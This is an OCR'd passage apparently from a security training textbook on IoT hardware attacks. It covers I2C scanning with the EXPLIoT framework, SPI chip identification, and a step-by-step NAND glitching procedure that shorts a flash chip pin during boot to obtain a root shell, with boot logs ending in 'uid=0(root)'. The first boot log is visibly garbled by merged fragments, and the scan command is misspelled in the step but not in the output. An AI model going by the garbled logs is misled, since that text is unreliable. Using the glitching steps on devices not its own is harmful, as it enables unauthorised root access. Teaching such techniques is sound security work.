
I2C

Inter-Integrated Circuit (I2C) uses serial data (SDA) to send and receive data and a serial clock (SCL).

Listed below are the steps involved in identifying I2C:

1. Connect the CH0 to CH8 channels of BUS Auditor to the header.
2. Connect both the DIVA board and BUS Auditor to the computer.
3. Run the following command in the EXPLIoT framework:

   `run busauditor.generic.i2scan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10`



```
ef> run busauditor.generic.i2cscan -v 3.3 -p /dev/ttyACM0 -s 0 -e 10
[*] Test:         busauditor.generic.i2cscan
[*] Author:       Dattatray Hinge
[*] Author Email: dattatray@expliot.io
[*] Reference(s): ['https://en.wikipedia.org/wiki/I%C2%B2C']
[*] Category:     Technology=busauditor|Interface=hardware|Action=recon
[*] Target:       Name=generic|Version=generic|Vendor=generic
[*]
[*] Start Pin (0), End Pin (10)
[*] Target Voltage (3.3)
[*] Connecting to busauditor (/dev/ttyACM0)
[*]
[*] I2C Scan Result:
[*] Result 1:
[*]      Device Address   : (0x48)
[*]      SCL              : (1)
[*]      SDA              : (8)
[*]
[*] Result 2:
[*]      Device Address   : (0x50)
[*]      SCL              : (1)
[*]      SDA              : (8)
```

Figure 18.51: I2C scan

SPI

Attackers perform a Google search to identify a Serial Peripheral Interface (SPI) and its pinouts using the chip numbers.

Figure 18.52: SPI chip

Listed below are some additional interface identification tools:


- JTAGulator (*http://www.grandideastudio.com*)
- Attify Badge (*https://www.attify-store.com*)
- Saleae Logic Analyzer (*https://www.saleae.com*)

NAND Glitching

- NAND glitching is the process of **gaining privileged root access** while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip

NAND glitching

Attaining root access on the device



Interrupting the ongoing booting process

```
Machine: Freescale MX28EVK board
Memory policy: ECC disabled, Data cache writeback
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 16256
Kernel command line: noinitrd consory cache hash table entries: 8192 (order: 3, 32768
Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
Memory: 64MB    vector  : 0xffff0000 - 0xffff1000   (   4 kB)
    fixmap  : 0xfff00000 - 0xfffe0000   ( 896 kB)
  : 0x80000000 - 0x84000000   (  64 MB)
    modules : 0x7f000000 - 0x80000000   (  16 MB)
      .init : 0x80008000 - 0x80027000   ( 124 kB)
  UB: Genslabs=11, HWalign=stalled CPUs is disabled.
        tyAM0] enabled
Calibrati 454 MHz
key to stop autoboot:  0
UBI: attaching mtd1 to ubi0
UBI: physical eraseblock size:   131072 bytes (128 KiB)
UBI: logical eraseblock size:    126976 bytes
UBI: smallest flash I/O unit:    2048
UBI: VID to ubi0
UBI: MTD device nBI: number of bad PEBs:  internal volumes: 1
UBI: 64
UBI: number of PEBs reeferred
UBIF  6221824 bytes (6076 KiB,mat:      w4/r0 (latest isling back to updater...

, size 0x400000
can't get kernel image!
=>
```

```
UBI: available PEBs:             0
UBI: total number of reserved PEBs: 616
UBI: number of PEBs reserved for bad PEB handling: 6
UBI: max/mean erase counter: 1/0
UBI: image sequence number: 746152904
UBI: background thread "ubi_bgt0d" started, PID 922
 ubiblka: unknown partition table
mice: PS/2 mouse device common for all mice
MXS RTC driver v1.0 hardware v2.3.0
mxs-rtc mxs-rtc.0: rtc core: registered mxs-rtc as rtc0
mxs watchdog: initialized, heartbeat 19 sec
mxs-mmc: MXS SSP Controller MMC Interface driver
__mxs_reset_block(f0010000): timeout when resetting
__mxs_reset_block(f0010000): timeout when resetting
__mxs_reset_block(f0010000): timeout when resetting
__mxs_reset_block(f0010000): timeout when resetting
mxs-mmc mxs-mmc.0: mmc0: MXS SSP MMC DMAIRQ 82 ERRIRQ 96
TCP cubic registered
NET: Registered protocol family 17
NET: Registered protocol family 15
lib80211: common routines for IEEE802.11 drivers
mxs-rtc mxs-rtc.0: setting system clock to 1970-01-01 00:01:10 UTC (70)
mmc0: queuing unknown CIS tuple 0x80 (7 bytes)
mmc0: queuing unknown CIS tuple 0x80 (6 bytes)
mmc0: new high speed SDIO card at address 0001
UBIFS: recovery needed
UBIFS: recovery completed
UBIFS: mounted UBI device 0, volume 0, name "rootfs"
UBIFS: file system size:   75550720 bytes (73780 KiB, 72 MiB, 595 LEBs)
UBIFS: journal size:       9023488 bytes (8812 KiB, 8 MiB, 72 LEBs)
UBIFS: media format:       w4/r0 (latest is w4/r0)
UBIFS: default compressor: zlib
UBIFS: reserved for root:  0 bytes (0 KiB)
VFS: Mounted root (ubifs filesystem) on device 0:11.
Freeing init memory: 124K
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root)
/ #
```

NAND Glitching

Attackers often focus on gaining privileged access to IoT devices or routers by exploiting their booting vulnerabilities using techniques such as glitching. NAND glitching is the process of gaining privileged root access while booting a device, which can be performed by making a ground connection to the serial I/O pin of a flash memory chip. Attackers exploit the following vulnerability of the embedded device: a backup process loaded in the local flash memory chip to grant privileged single-user access during a booting failure. A properly timed glitching can even last for 1 ms, resulting in privileged root access to the target device.

Steps for Implementing NAND Glitching Process

- Execute the following command to initiate a reconnaissance process using an UART-USB converter:

  ```
  minicom -D /dev/ttyUSB0 -w -C D-link_startup.txt
  ```

  The above command returns bootlogs that are communicated during device boot up, which helps the attacker in obtaining the actual memory chip loaded with the booting firmware.

Glitching

- The next step is to short the serial I/O pin of flash memory chip to ground to interrupt the ongoing booting process, which results in the loading of backup loader code.

